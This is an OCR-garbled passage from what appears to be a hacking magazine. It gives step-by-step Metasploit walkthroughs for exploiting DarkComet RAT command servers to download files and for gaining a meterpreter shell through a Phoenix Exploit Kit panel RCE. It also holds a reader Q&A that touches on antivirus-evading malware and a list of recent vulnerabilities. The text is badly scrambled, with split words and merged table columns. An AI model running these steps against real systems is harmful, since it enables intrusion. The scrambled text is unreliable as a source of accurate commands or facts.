NEWVERSION: This exploit works on all darkcomet versions from 3.2 to above. If the version Now let's try to download another file. For this, we are targeting is above 5.1, we need to set t---his option to "true".

STORE LOOT: If you set this option to true, t- there is high probability that a password has not -he file we download will be stored in loot. If the been set. Then we can just set the DC prefix as option is false, the contents of the file will be ou- key and run the exploit as shown below. -tputted to console.

TARGETFILE : the file to be downloaded from the remote system.


	lary/gather/darkco arkcomet_filedownl		
Module options (auxiliary/gather/	darkcomet_	filedownloader):
Name	Current Setting	Required	Description
BRUTETIMEOUT			Timeout (in seconds) for bruteforce
attempts			
KEY		no	DarkComet RC4 key (include DC prefix
	(CMDDC51#-890passw		(ISTICM////)
LHOST	0.0.0.0	yes	This is our IP (as it appears to the
DarkComet C2 se	erver)		
NEWVERSION			Set to true if DarkComet version >=
5.1, set to fals	se if version < 5.		
RHOST	0.0.0	yes	The target address
RPORT	1604	yes	The target port
STORE LOOT	true		Store file in loot (will simply outp
ut file to conso	ole if set to fals		
TARGETFILE sword is set)			Target file to download (assumes pas

Set the options as required. I have set store loot option to false. If you don't set any targetfile, by default it will download the config file of Dark comet.



Let's see by running the exploit. We can see

the contents of Darkcomet configuration file as shown below.



we need the RC4 key of Darkcomet and the pa--ssword you got in the config file is useless. But

Here I am trying to download the hosts file but encounter an error. It's probably Windo---ws UAC protecting the system.

targetfile C:\\Windows\\System32

Now let's create a text file in the admin folder c--alled hello.txt with content as "hello hacker". Now set this as target file and run the exploit. We can see that the text of the file is succesfull--y displayed as shown below.



Phoenix Exploit Kit

Crimeware is a class of malware designed spe--cifically to automate cybercrime. Crimeware is

a type of malware designed to hack remote sys--tems through social engineering and other ste--alth techinques.

Normally they are bought from shady markets and used by other hackers to hack users. It is a growing problem in cyber security nowadays.

Phoenix Exploit Kit is one such commercial crimeware tool that probes the browser of the visitor for the presence of outdated and insecur--re versions of browser plugins like Java and Adobe Flash and Reader, silently installing mal--ware if found.

The web panel of Phoenix Exploit Kit suffers from remote code execution vulnerability. This exploit exists in the page geoip.php.(The GeoIP extension allows you to find the location of an IP address. City, State, Country, Longitude, Lat--itude, and other information as all, such as ISP and connection type can be obtained with the help of GeoIP).


Let's see how to exploit this. Start Metasploit and load the exploit as shown below.

Module opti	ons (exploit/multi/http/phoeni>	(_exec):	
Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format ty
e:host:port	[,type:host:port][]		
RHOST		yes	The target address
23 RPORT	80	yes	The target port
SSL	false	no	Negotiate SSL/TLS for out
ing connect	ions		
TARGETUR	I /Phoenix/includes/geoip.php	yes	The path of geoip.php which
is vulnera	ble to RCE		
VHOST		no	HTTP server virtual host

Set the required options. Actually the only option you need to set is the target IP address. i.e the address of machine running this crimeware. Use "check" command to test whether the target is vulnerable or not.



Now we know the target is vulnerable. Set the required payload. For example, here I am setting a meterpreter paylaod. Then type command "run" to execute the exploit. We should get a meterpreter shell as shown below.



That's all for this month folks. We will be back.

HACKING Q&A

Q: Hello, whenever I load and run an exploit in Metasploit, I get an error like "segmentation fault". Can you help me with this? - Sh. A : Hi Sh. You need to be more clear on this question. But let me answer this with the information you gave me. You normally get this error when you are using a local exploit in Metasploit and you have not started a local listener on you -ur system. Restart Metasploit and try once again.

Q: My OS is Windows 10 Home edition.... Is it possible to install kali Linux on virtual box with this OS? Thanks you for your reply. -Romeo Sarte.

A: Romeo Sarte, Yes you can install Kali Linux in Virtual box on Windows 10. Just download the version of Virtualbox (version 5) compatible with Windows 10 and the process is same.

Q: I read the article on your blog " Hacking Windows with Hercules ". Are you sure no antivirus will detect it?- John

A : The race between malware and anti-malwa--re is a continuous arms race. At the time of wri -ting the tutorial, it was undetectable. But as I said antivirus programs too evolve. So it's dete--ction rate may have been increased.

Q: SQL injection can also be performed using tools like Havij, Right. What is the need of doing it manually. (Regarding the article "Sql injection for beginners" in Hackercool Oct 2016 issue)- Anony

A: Anony, Thank you for your insight. The main intention of that article was to make readers understand how SQL injection works. Although a--utomated tools are easier to use, (as you expressed) there are still many people who love the manual approach.

Send all your queries about hacking to qa@hackercool.com

TOP 10 VULNERABILITIES THIS MONTH

10.Exponent CMS Arbitrary Code Execution and File Upload Vulnerabilities:

Version 2.3.9 of Exponent CMS prone to multiple remote code-execution vulnerabilities and a file-upload vulnerability. Although this particular version is vulnerable, other versions may also be vulnerable.

09.Huge-it catalog 1.0.7 Joomla Ajax url.php sql Injection :

A SQL injection vulnerability was found in hugeit catalog plugin (version 1.0.7) of Joomla. It is a critical vulnerability. This vulnerability affects an unknown function of the file ajax_url.php.

This plugin is used for demonstration, sale, adv--ertisements for your products and boasts of co--mmendable downloads.

08.Microsoft Windows Graphics Componen--t remote Code Execution Vulnerability:

Microsoft Windows Graphics component is pro--ne to remote code execution vulnerability. Ope--rating systems from Windows Vista, Windows 7-10, Windows server 2008- 2012 are all vulne--rable to this vulnerability. If you are running yo--ur machine with an administrative account, the impact is more destructive.

07. Adobe Flash Player :

Adobe Flash Player is a regular victim of vulnerabilities. This time it's a critical vulnerability that will allow hackers to tacke complete control of the vulnerable machine. All the machines from Windows 7 to 10 are the targets and the exploit is already being used in the wild. The vulnerabity is a Use-after-free vulnerability and is present in Adobe Flash Player before 18.0.0.366 and 19.x through 22.x before 22.0.0.209 on Windo--ws and OS X and before 11.2.202.632 on Linu--x. Adobe has already released a emergency patch.

06. Magento CMS :

Magento CMS is prone to a cross-site scripting vulnerability. This may allow the attacker to steal cookie-based authentication credentials and launch other attacks. Versions prior to Magento Community Edition 1.9.3 and Enterprise Edition 1.14.3 are vulnerable. Apart from this, the mag--ento CMS is vulnerable to Dirty Cow vulnerab-

-ility.

05. Internet Explorer and Edge Browsers :

Internet Explorer versions 9,10,11 are suscepti--ble to remote code execution vulnerabilities. T--his can be exploited if a user is made to view a specially crafted webpage using IE9, 10 or 11, through which attacker can get shell with the pr--ivileges of the current user.

Edge browser, which is the primary browser in Windows is prone to remote code execution vulnerabilities.

04. Linux Kernel 'mm/memory.c' Local Code Execution Vulnerability :

All Linux kernels prior to version 4.1.4 are vulnerable to local code execution vulnerability. Of course this is a local exploit andonce exploited the hacker gets the rights of the current user.

03.Microsoft Windows Kernel 'Win32k.sys Local Privilege Escalation Vulnerability :

All Microsoft Windows versions from Vista to Windows 10 are prone to a local privilege escalation vulnerability that occurs in the Windows kernel. The vulnerability is present in function NtSetWindowLongPtr in the library win32k.sys of the component Kernel.

02.Canonical ubuntu linux use-after-free vul--nerability:

All Linux kernels before 4.5.2 are prone to Useafter-free vulnerability in the __sys_recvmmsg function in net/socket.c. This allows remote att---ackers to execute arbitrary code via vectors involving a recvmmsg system call that is misha--ndled during error processing.

01. Dirty COW Vulnerability :

Dirty COW vulnerability is a Linux vulnerability that allows attackers to gain root access to ser---vers and take control over the whole system. It is due to a race condition in the Linux kernel's memory subsystem handles copy-on-write (COW) breakages of private read-only memory mappings. Attackers can use this to gain write access to otherwise read-only mappings and this way take control over whole systems.

Most of the popular Linux distros are vulnerable to this but patches are already available. Just updating the system should solve this.